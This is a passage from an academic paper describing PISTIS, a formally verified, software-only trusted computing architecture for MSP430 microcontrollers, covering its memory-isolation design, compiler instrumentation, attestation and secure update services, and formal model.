(2) Formal Verification: We formally verify the correctness of the memory isolation design that provides the foundation for establishing the root of trust (RoT) in pure software.
(3) Open Source Release: We release PISTIS as an open-source C library along with a GCC compiler plugin (via [9]) with APIs that automate the deployment of PISTIS as well as the generation of PISTIS-compliant binary images.
(4) Extensive Evaluation: We evaluate PISTIS covering all relevant performance metrics, including runtime overhead, memory footprint, and power consumption, using a representative set of 13 applications.

Paper outline. The remainder of the paper is organized as follows. Section 2 reviews the related work. Preliminaries are presented in Section 3. Section 4 describes PISTIS in detail, whereas Section 5 highlights the methodology followed in verifying the design of the memory isolation feature employed by PISTIS. Implementation details and evaluation are reported in Section 6 and Section 7 respectively. Section 8 concludes and gives directions for future work.

2 Related Work

The constant threat of cyber-attacks on computing systems has driven the design of numerous security technologies, among which TEEs are one of the most widely proposed in the literature and most employed in diverse computing platforms. Existing TEEs generally depend on pure hardware or leverage a combination of software and hardware modules to protect one or multiple running applications by providing them with confidentiality and integrity guarantees.

In high-end (and some mid-range) platforms, various hardware-based TEEs have been designed and implemented for different processors, including Intel, ARM, and AMD. For instance, Intel Software Guard Extension (SGX) [15] extends the Instruction Set Architecture (ISA) of Intel processors to create hardware-enforced virtual containers, called *enclaves*, capable of protecting the integrity, confidentiality, and runtime state of internal applications without trusting any existing software module, e.g. the OS. ARM-TrustZone [6] is a well-known TEE for ARM processors, which provides a single hardware-based enclave, dividing the memory into two zones: secure and insecure. Thus, all sensitive apps run

[3] PISTIS was the personification of *good faith* in Greek mythology.

*Extending or updating existing hardware-assisted architectures can only be considered for future devices

in a physically isolated secure memory area. Generally, existing solutions for high-end platforms depend on complex and expensive hardware features that cannot be supported on low-end devices due to cost and size constraints.

Given the lack of rich hardware features on low-end embedded platforms, various types of lightweight security architectures have been proposed. Initially, the main focus was on software-based solutions that enable security services such as remote attestation and secure code update without depending on hardware [25, 33–35]. In particular, such proposals depend on precise time measurements where the upper bound is estimated during the initialization of the embedded device (assuming time-space optimal code), or require filling the free memory space with true randomness in order to prevent malware from using it. As aforementioned, such solutions are vulnerable to some attacks as demonstrated in [11]. Furthermore, their security guarantees are uncertain due to depending on unrealistic assumptions, e.g. passive remote adversary, optimal code, one-hop communication, etc.

In contrast to software-based solutions, SANCUS [29] has been proposed as a lightweight security architecture for embedded devices that implements a pure-hardware trust anchor. Compared to other hardware-based TEEs, e.g. SGX [15], SANCUS is cheaper and more suitable for embedded devices. However, it still requires significant changes to the underlying architecture of these devices, increasing their cost. To overcome this limitation, several hybrid architectures have been introduced, depending on a hardware-software co-design [10, 18, 23, 30]. While there are several trade-offs between the designs of these hybrid approaches, they aim to provide the same security guarantees as hardware-based ones, while minimizing modifications to the underlying hardware. Although these approaches yield strong security guarantees and good performance on low-end IoT devices, they require customized hardware support on every device, which is either absent or too expensive to implement in certain scenarios. For instance, a wide spectrum of embedded devices that lack any hardware support is already employed in privacy-sensitive and safety-critical domains, making the adoption of such hybrid architectures impractical [27, 36]. Notable is that VRASED [30] is the only formally-verified hybrid architecture that provides a secure and sound remote attestation ($\mathcal{R}$A) service.

The security MicroVisor (SμV) [2] filled the sizeable gap between software-based and hardware-assisted security architectures by implementing a software-based memory isolation technique to isolate its RoT software (TCM) from the rest of other untrusted software modules running in the same address space. To do so, the SμV is inspired by the Software Fault Isolation (SFI) approach proposed by Wahbe et al. [42]. However, in contrast to all existing memory protection techniques that reuses SFI in high-end computing systems [38], the SμV does not trust the compiler toolchain, relying only on its TCM. Furthermore, it targets low-end Harvard-based MCUs. On top of memory isolation, the SμV provides various security services, such as remote attestation (e.g. SIMPLE [3]), secure erasure (e.g. SPEED [4]), and secure code recovery (e.g. VERIFY&REVIVE [1]). Nevertheless, the SμV does not support either DMAs or interrupts in the aforementioned security services. Notable is that the SμV's implementation (and not its design) has been formally verified w.r.t. to safety properties, targeting only the Harvard-based AVR architecture.

Although PISTIS shares similarities with SμV in terms of adapting and optimizing some of the SFI techniques in a new setting, it targets the Von Neumann architecture, which is more challenging than the Harvard one as clarified in Section 3.2. Furthermore, it aims for supporting DMA and interrupt operations with critical security services.

To sum up, Table 1 compares PISTIS with the state-of-the-art approaches.

3 Preliminaries

3.1 Scope of Embedded Devices

PISTIS targets tiny embedded devices that have small MCUs based on the Von Neumann architecture with little or no hardware security features. In general, such MCUs have a single core and feature Flash and SRAM memories. They execute instructions in place (in physical memory) and have no memory management unit (MMU) to support virtual memory. Some of them can support an MPU. However, our design and implementation neglect the existence of MPUs due to their shortcomings as clarified in [43]. In particular, PISTIS targets single-thread, yet multi-tasking bare-metal applications that are the most common ones in the IoT domain [14].

Our implementation is based on the MSP430 architecture. This choice is due to the wide use of this architecture in many IoT devices as well as research prototypes. Nevertheless, our design is applicable to other low-end MCUs in the same class, such as ARM Cortex-M.

3.2 Challenges in designing PISTIS

All MCUs used in small embedded devices (regardless of their vendors) are designed based on either of two memory architectures: Von Neumann or Harvard. In contrast to the SμV [2] that is proposed for the Harvard architecture, PISTIS targets the Von Neumann one. Both architectures are visualized in Figure 1. There are two main challenges in the Von Neumann architecture compared to the Harvard one. First, the Harvard architecture features a hardware isolation address space as both program (non-volatile Flash) and data (volatile SRAM) memories are physically separated, having different instructions for accessing them. This feature simplifies isolating part of the memory to host the trust anchor as the data memory is not executable, and thus no need to instrument its related instructions. This is not the case in the Von Neumann architecture where both program and data memories share the same memory address space and thus are executable, facilitating code injection attacks as basically any instruction could alter the state of the program memory, i.e. read from or write to it. This poses a challenge when designing PISTIS without incurring an intolerable performance overhead. Second, in contrast to the Harvard architecture, the Von Neumann one has a variable-length instruction set that would be exploited to break any software-based memory isolation technique by jumping into the middle of a multi-word instruction and executing one of its words as an unaligned instruction. This challenge cannot be handled by borrowing some of the well-known SFI techniques, i.e. as in the SμV [2], without considering a careful design to adapt them. To solve the first challenge while avoiding adding a high performance overhead, PISTIS focuses on checking the position of the Program Counter (PC) rather than instrumenting the entire instruction set. Also, PISTIS devises a special canary mechanism to mark legitimate jump targets, thus handling the second challenge. Furthermore, PISTIS, compared to all existing architectures regardless of their types, is the only solution that supports both DMA and interrupts while executing critical operations. Further details are provided in the next section.



Figure 1: Harvard vs. Von Neumann architecture.

4 PISTIS

Overview. Systems security strongly relies on the concept of *trust* as lacking it renders any security service infeasible. Trust is typically assured via some sort of *memory isolation*, a mandatory security primitive for all security services. To this end, PISTIS follows the bottom-up approach to build a pure-software trusted computing architecture that is highly optimized for low-end embedded devices with a full support for DMA and interrupt operations. To achieve so, PISTIS initially deploys an initial code, called a Trusted Computing Module (TCM), that occupies part of the Flash memory including the bootloader area. The main goal of the TCM is to guarantee memory protection by isolating its memory area from other memory parts, creating two logically isolated memory zones: secure and insecure. PISTIS leverages the secure memory part to deploy two exemplar security services, namely remote attestation and secure code update. Please note that while PISTIS adapts some of the SFI techniques, i.e. binary re-writing, in its special domain, it does not depend on any hardware feature, such as segmentation registers in MPUs as in [20]. Furthermore, in contrast to standard SFI mechanisms [38], PISTIS represents a full-fledged trusted computing architecture, offering a run-time virtualization environment without trusting the compiler toolchain. The correctness of the memory isolation design in PISTIS is formally verified as clarified in Section 5.

In what follows, we outline our adversary model and then describe the design of PISTIS in detail.

4.1 Adversary Model

We consider a software-based adversary $\mathcal{A}$dv who has full access to the network or potentially presents inside the device itself in the form of malware. $\mathcal{A}$dv can eavesdrop on or tamper with traffic on any communication medium supported by the target device. However, she cannot launch Denial of Service (DoS) attacks. Protection against DoS attacks is out-of-scope as they do not tamper with the device memory. $\mathcal{A}$dv can also control any software deployed in the insecure memory part of the device. This includes trying to inject malicious code, reading or writing any memory address that is not explicitly protected, corrupting specific data, or manipulating I/O pins.

We assume that the TCM is initially and correctly installed on the embedded device by a trusted party. We also assume that the TCM is bug-free and does not contain any memory corruption vulnerabilities. [4] This means that $\mathcal{A}$dv cannot bypass any protection rules enforced by the TCM.

We rule out all physical and hardware-focused attacks. We consider that protection against physical attacks is an orthogonal problem and can be achieved, for instance, by deploying the device inside a tamper-proof protection shield [32].

[4] Likewise the work in [2], the memory-safety property can be achieved by formally verifying the code before deploying it.

4.2 PISTIS: From the Ground Up

In what follows, we will describe the main building blocks of PISTIS, namely the TCM and the accompanied compiler toolchain, that guarantee memory isolation, a key-enabling property for all trusted computing architectures. We then extend the described design by enriching the TCM with some security services, called Trusted Applications (TAs), i.e. remote attestation and secure code update, leveraging memory protection as a basis. All building blocks sum up PISTIS.

4.2.1 Memory Isolation: Design Rationale

The memory isolation property of PISTIS aims at enforcing memory protection to guarantee the integrity and confidentiality of PISTIS's TCM and its TAs. This is achieved by first deploying the TCM on the device using a physical programming device, e.g. JTAG, by a trusted party. The TCM is responsible for protecting itself against any untrusted software that is deployed on the same device afterward. To achieve so, the TCM requires any software to be deployed through it to verify its safety at the instruction level. The entire deployment will be rejected by the TCM if there is at least one unsafe instruction that violates the memory isolation property. PISTIS is accompanied by a PISTIS-enabled compiler toolchain that produces compatible binary images. However, this toolchain is untrusted as it is easy for $\mathcal{A}$dv to tamper with it. Therefore, the security of PISTIS depends on the load- and run-time verification that occurs on the device itself by the TCM.

Trusted Computing Module (TCM). The TCM is a set of software functions that reserves part of the non-volatile memory, including the bootloader area, to act as a hypervisor that fully manages access control to the entire memory area. In particular, the TCM consists of the following components:

- **Initial code**: a bootloader code that replaces the original one. When the MCU is powered on, this code decides whether to continue booting from the TCM memory or from the memory that holds untrusted software.
- **Loader/Verifier**: this software module is responsible for receiving the untrusted software image from the network interface and verifying whether it is PISTIS-compliant. If so, the software will be installed and activated on the device. Otherwise, it will be rejected and erased.
- **Virtualized Instructions**: a set of functions that represent safe equivalent versions to some potentially unsafe instructions that cannot be checked at load-time. During compilation, the PISTIS-enabled toolchain will replace each instruction with a hyper-call to a safe equivalent one that can be safely verified at runtime.
- **Helper modules**: other necessary helper functions such as the ones that read and write memory pages.

The TCM code runs in a privileged mode in the sense that it can perform any memory access operation. On the contrary, the untrusted software is subject to some restrictions that limit its access to some memory regions. Such restrictions are meant to enforce memory protection and are thus checked and enforced by the TCM. Figure 2 shows the memory layout of the MCU when activating PISTIS. The TCM is the first to be physically deployed in the PISTIS *Core* memory part. It then manages other deployments to maintain the shown layout. When deploying an application, the TCM verifies its instructions according to the following access policy (AP):



Figure 2: A standard memory map vs. the PISTIS-enabled memory map in a Von Neumann architecture. The latter also shows R/W/X privileges of the untrusted application.

- Read access is limited to Memory Mapped I/O (MMIO), Application Data and Application Read-Only memory.
- Write access is limited to MMIO memory [5] and Application Data memory.
- Jumps (to execute instructions) are limited to Application Instruction memory and specific entry points of the PISTIS Core memory.

In contrast to the Harvard architecture where maintaining memory isolation only requires taking care of control-transfer instructions, any instruction in the Von Neumann architecture can violate the aforementioned AP. Therefore, to adhere to such a policy, the TCM's Loader/Verifier should smartly verify each memory access (read/write) or control-transfer (jump/call) instruction of untrusted software before deploying it on the device. Initially, the TCM only knows the boundary of its non-volatile memory area and the dedicated space in the volatile one. To know the other boundaries shown in Figure 2, the PISTIS-enabled compiler toolchain produces some meta-data that is sent ahead of the deployed binary image. The TCM performs the verification process according to such meta-data. Please note that the values of such meta-data are accepted as long as they do not cross protected memory regions. With that in mind, the TCM installs the entire received binary image in the expected part of the non-volatile application memory. It then starts verifying it after disabling all interrupts to ensure atomicity. The following checks must be passed before the actual deployment of untrusted software:

- Instructions with a static addressing mode, whose target memory address is known, are checked and verified at load-time. These instructions can be either control-transfer or memory-access ones. They both must comply with the AP visualized in Figure 2 in the sense that:

[5] Exceptions can be made for critical MMIO registers.

  - control-transfer instructions can only target the memory area where the application will be installed or one of the entry points of the TCM. This check guarantees the Data Execution Prevention (DEP) property of the data memory since PC will not be allowed to jump there.
  - Write instructions can only target the permitted part of the volatile data memory (RAM) or (some) MMIO registers.
  - Read instructions can only target any write-permitted memory location or the application read-only memory.
- Instructions with a dynamic addressing mode whose target address is only known at runtime are replaced with static instructions in the form of hyper-calls to their secure virtualized versions (part of the TCM). If, at runtime, the target address is deemed to be unsafe, PISTIS performs a soft reset of the MCU to block this operation.

If the binary image contains at least one instruction that does not pass the above checks, it will not be deployed and accordingly erased. The list of instrumented instructions is described in Table 5 in Appendix A. Please note that PISTIS does not support self-modifying code in the sense that the untrusted software cannot directly write to its instruction memory area. However, if required, the untrusted software can invoke the TCM's Loader/Verifier module after installing the needed chunks of code in the non-executable data memory. The TCM's Loader/Verifier will relocate the installed chunks to the required memory location if they adhere to the aforementioned AP.

Modified Toolchain. PISTIS leverages a modified toolchain to transparently re-write each potentially unsafe dynamic instruction, and replace it with a safe virtualized equivalent that can be accessed via a call to a subroutine stored in the protected TCM memory area. The target address of the corresponding instruction is verified at runtime when the subroutine is invoked. The execution continues normally if it is valid. Otherwise, an MCU reset is triggered.

Figure 3 visualizes the modified compiler toolchain. We chose the open-source GCC compiler toolchain and modified it to suit our needs. Our modifications represent: (i) an instrumenter plugin that verifies the validity of static instructions and re-writes dynamic ones, and (ii) a custom linker script that maintains the required memory layout and resolves the addresses of valid TCM's entry points. The instrumenter module is placed between the compiler and assembler, targeting assembly instructions. During instrumentation, all instructions with a static addressing mode are left untouched as they are checked at load-time by the TCM on the device itself. All control-transfer and memory-access instructions with a dynamic addressing mode are re-written as previously clarified. Please note that $\mathcal{A}$dv cannot write hand-crafted assembly instructions or use her own toolchain without being detected



Figure 3: PISTIS-enabled Compiler Toolchain.

by the TCM. Application developers can use the PISTIS-enabled toolchain with the same ease of use as any other toolchain. No extra action is needed as all required steps are performed transparently. Furthermore, developers can simply allow their software to interact with the TCM by invoking any of its valid entry points.

Virtual Instructions. Virtual instructions are part of the TCM. They represent a safe replacement to some dynamic unsafe instructions, maintaining the same functionality and adhering to the aforementioned AP. This allows the TCM to verify the safety of the intended operation at runtime before executing the corresponding instruction.

Listing 1 shows an example of an unsafe dynamic CALL instruction that tries to jump to an address held by a register. Such an address is only known at runtime. When compiling with the PISTIS-enabled toolchain, such an instruction is replaced by a sequence of instructions shown in Listing 2. The main purpose of these instructions is to safely invoke an equivalent safe routine inside the TCM. This routine will check the validity of the target address before jumping to it. The instructions of such a routine are shown in Listing 3.

```
    ...
    CALL R10 //Dynamic call to an address in a register
```

Listing 1: An example of a dynamic unsafe CALL instruction.

```
    ...
    DINT // Disable interrupts to ensure atomicity
    MOV R10, R6 // copy target address to R6
    CALL #safe_call // Call to a TCM's safe virt. routine
    ...
```

Listing 2: A safe equivalent virtualization to the CALL instruction in Listing 1.

```
    ...
safe_call:
    CMP #topInstrMem, R6 // Check upper boundary
    JHS .stopExecution // MCU reset if AP is violated
    CMP #btmInstrMem, R6 // Check bottom boundary
    JL .stopExecution // MCU reset if AP is violated
    EINT //Enable interrupts after passing all checks.
    BR R6 // Jump to original destination
```

Listing 3: An example of a safe virtual function. `safe_call` checks the validity of the original destination before jumping.

4.2.2 Memory Isolation: Supported Operations

Direct Memory Access (DMA). DMA is a crucial feature that enables direct access to the memory without CPU intervention, yielding faster and efficient data transfer between the main memory and other external modules or I/O peripherals. However, DMA is rarely supported by TEEs since it allows bypassing the CPU-controlled access control mechanisms. Notable is that DMA operations in simple embedded systems are always preceded by a CPU-controlled initialization phase that entails writing some metadata, e.g. source and destination addresses, to some specific MMIO registers. Upon confirmation from the CPU, the DMA controller can execute independently to complete the entire operation. PISTIS is designed to support safe DMA operations by supervising the initialization phase. First, the instrumenter plugin in the PISTIS-enabled toolchain is configured to instrument the write instructions to the DMA-dedicated MMIO registers. Second, the Loader/Verifier module in the TCM is extended to check the existence of safe equivalents to such instructions by means of valid hyper-calls. Thus, safe DMA transfers can be guaranteed in a similar way to the control-transfer instructions, enabling execution if both the source and destination addresses are valid w.r.t. the aforementioned AP.

Interrupts. Interrupts enable the preemption of the normal application flow to execute user-defined functions, called Interrupt Service Routines (ISRs). These routines are fetched by the CPU depending on the Interrupt Vector Table (IVT), a priority-ordered list containing entry points to all defined ISRs. Supporting interrupt operations is important for many safety-critical application scenarios. Therefore, PISTIS supports preemptive execution of TCM's software modules except for virtual functions (as shown in Listing 3) as they are very small (each contains less than 10 instructions) and it is important for the security to execute them atomically.

To enable safe interruption, PISTIS supports a secure context switching mechanism through a chain of function-calls. To do so, PISTIS considers duplicating the IVT and moving both versions into its core memory (the TCM memory). All entry points inside the original IVT are overwritten to point to a unified secure ISR that is maintained inside the TCM memory as well. When invoked, this ISR backs up the MCU state to a fixed safe memory location. It also clears any sensitive data that is accessible by the untrusted software, e.g. contents inside registers. It then triggers an IVT lookup in the other non-modified version of the IVT to execute the target ISR by the interrupt operation. In principle, any ISR represents a set of instructions that is included as a part of the deployed binary image. Thus it can be instrumented (during compilation) and verified by the TCM at load-time. PISTIS instrumentation also adds a call to a virtual function (stored in the TCM memory) at the end of each ISR. When executed, this function safely restores the CPU state. Please note that the modified linker script in the PISTIS-enabled toolchain holds the new address of the modified IVT to maintain the intended functionality of compiled applications.

4.2.3 Memory Isolation: Variable Length Instructions

The Von Neumann architecture supports a variable-length instruction set, i.e. some instructions can be of variable lengths, holding one or more words. $\mathcal{A}$dv-s can maliciously leverage this feature to arbitrarily execute code and bypass the memory protection enforced by PISTIS. In other words, some benign-like instructions can behave maliciously by jumping into the middle of a multi-word instruction, located in the insecure memory zone. The target location can hold a value that could be executed as an instruction, allowing for illegal access to the protected memory area. Therefore, it is crucial for PISTIS to only allow jumping to verified instructions. While the TCM can easily check static jumps at load-time, a similar runtime check of dynamic jumps incurs a high runtime overhead.

To tackle this issue, we extend PISTIS's memory isolation design in two directions. First, we extend the functionality of the instrumenter plugin (in the PISTIS-enabled toolchain) to insert a special instruction, called *instruction canary*, before any valid address that can be a target for a potential jump. This instruction will be in the form of a NOP slide: a sequence of two NOP instructions. Given that our modification to the toolchain limits the number of dynamic jump instructions when possible, only a few NOP slides are inserted in each application. Second, the TCM is configured to take such NOP slides into account when virtualising jump instructions.When a dynamic jump executes at runtime, the corresponding virtual safe routine inside the TCM will check whether a NOP slide precedes the target address. If so, the jump is valid (i.e. the jump target is a permitted address inside the insecure memory area). Otherwise, an MCU reset is performed as a consequence of an invalid target address.

Considering an implementation for the MSP430 architecture, Figure 4 shows a snippet code, highlighting the working mechanism of the two-NOP canary. Please note that PISTIS does not enforce control flow integrity. Nevertheless, it guarantees that diverting control flow does not break the maintained memory isolation property.

4.2.4 Security Services

Leveraging memory isolation, PISTIS features two important security services, namely $\mathcal{R}$A and secure code update. Notable is that the design of other security services, e.g. secure erasure, can be easily supported in PISTIS.

Remote Attestation ($\mathcal{R}$A). Considering that the TCM memory is neither writable nor readable, we leverage it to design an $\mathcal{R}$A service. To do so, a secret key (that is pre-shared with the verifier) and an integrity verification function (based on MACs) are installed in the TCM memory. The first instruction of this function is considered a valid entry point to PISTIS. Whenever an attestation request is received, this function computes a digest (MAC value) of the entire memory



Figure 4: Binary code (right) of the assembly source code (left) has 3 NOP slides: a legitimate slide (III) after a `CALL` statement and two *accidental* slides (I) and (II) in the middle of two instructions. (III) is inserted by PISTIS. However, (I) and (II) are either maliciously inserted or accidentally derived from combinations of opcodes and operands. The `safe_return` virtual function only allows returning to a location with a slide. In case of a corrupted stack, the control flow can at most be diverted to another location containing an accidental slide. However, the instruction executed after the slide will always be safe since verified.

and then sends it back to the verifier for verification. Either a nonce or a time-stamp can be used to avoid replay attacks. Our $\mathcal{RA}$ is similar to SIMPLE [3]. However, it has the advantage of being interruptible as explained in Section 4.2.2.

Secure Code Update. We also extended the TCM to include a secure code update service that complies with SUIT [28], an IETF standard for software updates on IoT devices that requires maintaining authenticity, integrity, and confidentiality of the deployed software. By extending the cryptographic module of the TCM with a decryption function, our secure code update mechanism meets the above requirements. Considering a pre-shared secret key, the verifier has to send the software image encrypted along with a MAC value. The image will be deployed if it is decrypted and verified (in terms of matching MAC values and checking the compliance w.r.t. the AP of PISTIS) successfully.

5 Formalization

Formally verifying both the design correctness and implementation are important to provide strong security guarantees w.r.t. the aforementioned threat model (Section 4.1). Given that verifying the implementation is platform-dependent and requires continuous efforts with each software update to the PISTIS code, we leave it as future work. We rather focus on verifying the correctness of the design as it is platform-independent and gives more trustworthiness to the proposed solution.

In order to formalize the PISTIS design and memory map layout described in Figure 2, and prove it preserves the memory isolation, we need first to introduce some basic concepts. Let us assume for simplicity that we have a memory M that contains the code and where data can also be stored, and that there are a finite number of registers for the program counter `PC`, the stack pointer `SP`, and for intermediate results (e.g. $\texttt{R}_\texttt{j}$ for some `j`). Moreover, let us also assume there is an interrupt vector table (`IVT`) that contains the addresses of the first instruction of the interrupt service routines (ISRs).

Any application can be thought as composed of sequences and combinations of the following *primitive instructions*:

Definition 1 (Primitive (unsafe) instructions)**.** The set of *primitive (unsafe) instructions* is the following (we assume the address i is a valid address for the memory M):

- `Read(`M,i`)` that reads the content of memory M at address i: it denotes $M[i]$;
- `Write(`M,i,V`)` that writes V in memory M at address i: it denotes $M[i] = V$;
- `Goto(`M,i`)` that modifies the program counter `PC` to contain the address i of the given memory M: it denotes `PC =` i;
- `End` that terminates the execution of the entire application;
- Primitive operations (e.g. `and`, `add`, `comparison`) operating on registers/constants, and assignment (`=`) to a register.

An *application* P is a sequence and combination of the above primitive instructions, together with the `IVT` table specifying the addresses of the interrupt service routines.

We can safely assume that all the instructions of a typical MCU can be written in terms of these basic primitives. Let us consider for instance some instructions taken from the MSP430 MCU's family:

- `CALL funcname`: the execution of this instruction stores in the stack (in the memory) the current `PC`, modifying the `SP` to create space for storing the `PC`, and then modifies the `PC` to point to the address corresponding to `funcname` in the memory. Thus it corresponds to `SP = SP-1`, to create space in the stack, followed by `Write(M,SP,PC)`, to write the `PC` in the stack, followed by `Goto(M,funcname)` to update the `PC` and continue the execution from address `funcname`.
- `RET`: corresponds to `R = Read(M,SP)` followed by `SP = SP+1`, and finally `Goto(M,R)`, using the value stored in register `R`.

The primitive instructions also allow the modelling of more complex instructions like `PUSH` and `POP` in a very similar fashion, as well as different addressing modes (e.g. indexed, symbolic, indirect, absolute as for instance supported by the MSP430 MCU's family). For instance,

- `MOV 0x22(R3), 0x10(R4)` corresponds to `Write(M,0x10 + R4, Read(M, 0x22 + R3))`;

- `ADD 0x22(R3), 0x10(R4)` corresponds to `Write(M, 0x10 + R4, Read(M, 0x22 + R3)+ Read(M, 0x10 + R4))`;
- `MOV @R4, &0x3000` corresponds to `Write(M, 0x3000, Read(M, R4))`;
- `MOV 0x22, &0x3000` corresponds to `Write(M, 0x3000, Read(M, PC + 0x22))`.

Given the above basic concepts, to proceed in the formalization of the PISTIS design, the memory map layout described in Figure 2 (right), and the access policy AP (for reading, writing, and jumping), we need to: i) refine the memory M distinguishing between the persistent memory (M_P), the volatile memory (M_V), and the memory mapped IO (M_{MIO})[6]; ii) explicitly introduce the finite set $EnPo$ = { `i : word[N]` } of addresses for the PISTIS core instruction area as specified by the access policy; iii) and finally introduce the V_{IVT} : `array [K] of word[N]` - the interrupt vector `IVT` of size K. Moreover, we also need:

- utc_b, utc_e - start and end addresses of the PISTIS core;
- aim_b, aim_e - start and end addresses of the App Instruction Memory;
- $arom_b$, $arom_e$ - start and end addresses of the App Read-Only Memory;
- $utdm_b$, $utdm_e$ - start and end addresses of the PISTIS Data Memory;
- adm_b, adm_e - start and end addresses of the App Data memory;
- $mmio_b$, $mmio_e$ - start and end addresses of the MMIO Registers.

The following constraint formalizes the memory layout and the non-overlapping of the different memory areas.

$$0_N < utc_b < utc_e < aim_b < aim_e < arom_b < arom_e \leq 2_N^{N-1}$$
$$0_N \leq utdm_b < utdm_e < adm_b < adm_e \leq 2_N^{N-1}$$
$$0_N < mmio_b < mmio_e \leq 2_N^{N-1}$$

To model the constraint that the execution of PISTIS core instructions only happens through pre-defined Entry Points, we need a predicate $EP(i)$ which is true iff the address i is $utc_b \leq i \leq utc_e$ and i is an Entry Point address $EP_j \in EnPo$ for the PISTIS core memory.

$$EP(i) \leftrightarrow ((utc_b \leq i \leq utc_e) \wedge (\bigvee_{EP_j \in EnPo} i = EP_j))$$

Then, to formalize the read/write/jump policies as those enforced in the Figure 2 (right), we define the following terms:

$$AP_R(i,M) \leftrightarrow \begin{pmatrix} (M = M_P \rightarrow (arom_b \leq i \leq arom_e)) & \wedge \\ (M = M_V \rightarrow (adm_b \leq i \leq adm_e)) & \wedge \\ (M = M_{MIO} \rightarrow (mmio_b \leq i \leq mmio_e)) & \end{pmatrix}$$

$$AP_W(i,M) \leftrightarrow \begin{pmatrix} (M = M_V \rightarrow (adm_b \leq i \leq adm_e)) & \wedge \\ (M = M_{MIO} \rightarrow (mmio_b \leq i \leq mmio_e)) & \end{pmatrix}$$

$$AP_X(i,M) \leftrightarrow ((M = M_P) \wedge (EP(i) \vee (aim_b \leq i \leq aim_e)))$$

Moreover, we need also to ensure that each element of the `IVT` table is a valid address w.r.t. the access policy, so that:

$$AP_{IVT}(M) \leftrightarrow \forall i. AP_X(V_{IVT}[i], M)$$

We denote with AP the access policy resulting from the memory layout, from the read/write/jump constraints, and from the fact that each $i \in EnPo$ is such that $utc_b \leq i \leq utc_e$. Given the above formalizations, we can formally define when an application preserves memory isolation w.r.t. a given access policy AP.

Definition 2. Given a memory layout and an access policy AP, an application P *preserves memory isolation w.r.t. the access policiy* AP iff any of its read/write/jump instructions in all possible executions is such that the addresses used in such instructions satisfy the given access policy AP.

We remark that the primitive instructions in Def. 1 do not enforce particular restrictions on the addresses where to read-/write or jump (it suffices them being valid addresses). As thoroughly discussed, if the addresses of the application are constant, then checking whether the application preserves memory isolation is trivial. Indeed, it suffices to check whether each address in the application satisfies AP. However, as noted, in many cases such addresses are results of the execution of the application itself, thus the check can only be performed during the execution of the application.

To enforce memory isolation, for a given access policy AP, we can define safe variants of the read/write/jump instructions that will guarantee at runtime that no violation of the access policy occurs.

Definition 3 (Safe primitive instructions)**.** Given an access policy AP, the *safe* read/write/jump *primitive instructions w.r.t. AP* are:

- $\texttt{Read}_{\texttt{sf}}(M,i)$ that reads the content of memory M at address i if address i is such that read policy $AP_R(i,M)$ holds, otherwise it ends execution;
- $\texttt{Write}_{\texttt{sf}}(M,i,V)$ that writes V in memory M at address i if address i is such that write policy $AP_W(i,M)$ holds, otherwise it ends execution;
- $\texttt{Goto}_{\texttt{sf}}(M,i)$ that modifies the program counter `PC` to contain the address i if address i is such that branch access policy $AP_X(i,M)$ holds, otherwise it ends execution.

The following theorem holds for the *safe primitive instructions* defined as above.

Theorem 1. Given an access policy AP, the *safe primitive instructions* $\texttt{Read}_{\texttt{sf}}$, $\texttt{Write}_{\texttt{sf}}$, and $\texttt{Goto}_{\texttt{sf}}$ w.r.t. such AP preserve memory isolation and do not allow to violate AP.

[6] Without loss of generality, we consider each memory as an array of size $2^{\texttt{N}}$ of bit vectors of size `N` (i.e. `array word[N] of word[N]`), although only a small part might be used. The addresses are bit vectors of size `N` (i.e. `word[N]`. We use 0_N to represent the unsigned word of size N corresponding to value 0, similarly 2_N^{N-1} to represent the unsigned word of size N corresponding to value 2^{N-1}.

The proof directly follows from the definition of the *safe primitive instructions* w.r.t. an AP (see Appendix C.2 for the proof). If AP is violated, then each instruction results in ending the execution of the entire application, thus preventing access to memory areas forbidden by AP. On the other hand, if the address satisfies AP, instruction specific access to the specified memory location is allowed.

Given this, we can prove that any application P such that i) $AP_{IVT}(M)$ holds (i.e. each address $i \in V_{IVT}$ satisfies $AP_X(M,i)$), and ii) uses only the safe primitive instructions, preserves memory isolation.

Theorem 2. Let AP be an access policy, P be an application specified with the set of (unsafe) primitive instructions. Let P_{sf} be the application obtained from P by replacing each of the unsafe primitive instructions with the corresponding safe primitive instruction. If $AP_{IVT}(M)$ holds, then P_{sf} preserves memory isolation, preventing accessing memory addresses or executing code that violates AP.

The proof is by induction on the structure of the application P_{sf} leveraging on Theorem 1 (see Appendix C.1 for the proof). We remark that enforcing each element of the `IVT` to satisfy AP ensures that also the interrupt routines are located in memory locations allowed by AP. This requirement can be relaxed by not only rewriting the unsafe read/write/jump instructions with the corresponding safe ones, but also adding for each interrupt routine a new wrapping interrupt routine and modifying the `IVT` to point to the respective wrapping interrupt routine. Each wrapping interrupt routine first checks that the target address is a safe one, and if so, it does the jump to the original address in the non-modified `IVT` copy. Otherwise, it ends the execution.

6 Implementation

A prototype of PISTIS is implemented for the MSP430 architecture from Texas Instrument [17]. MSP430 MCUs are based on a Von Neumann memory model, and they are widely used in many critical application domains. For instance, they are employed in implantable medical devices (IMDs), e.g. pacemakers, that have support for standard interfaces for wireless communication [16, 21, 36]. They also have been a target for many research prototypes, including SANCUS [29], SMART [18], and VRASED [30].

In particular, we implemented PISTIS on top of the MSP430F5529 MCU, which features ∼132 kB of FLASH, ∼8 kB of SRAM, and up to an 8 MHz of CPU speed using internal oscillators. We used HMAC-SHA256 and ChaCha20 from the HACL library [44] to implement $\mathcal{R}$A and secure code update services respectively.

6.1 PISTIS in Numbers

Our PISTIS implementation is two-fold: we provide a software-based TCM for MSP430F5529 MCU and a GCC compiler plugin that produces PISTIS-compliant binary images. The TCM is modular in the sense that it is composed of a core and various TAs that can be deployed independently by adjusting some configurations in a custom Makefile which serves as an API. The TCM core, including a boot code, Loader/Verifier, virtual functions, the interrupt context switch, and some helper functions, is composed of 810 lines of C code along with 703 lines of Assembly. The cryptographic primitives used, namely HACL HMAC-SHA2 and ChaCha2, comprise 944 lines of code, extracted from the HACL library [44]. Leveraging these primitives, $\mathcal{R}$A implementation includes 78 lines of code, whereas the secure code update mechanism is composed of 220 lines of C code. The MSP430 architecture features 60 main instructions, of which, we had to instrument 24 instructions to maintain strong isolation guarantees (further details can be found in Appendix A). We provide an API, comprising a 102-line Makefile in addition to an extended MSP430F5529 linker script with 257 lines, that fully automates the deployment of the TCM on the target device. Furthermore, our GCC plugin serves as another API to fully automate the production of PISTIS-compliant binary images. It comprises a 71-line Makefile that transparently modifies 15 lines of the original linker script of applications and executes 745 lines of python 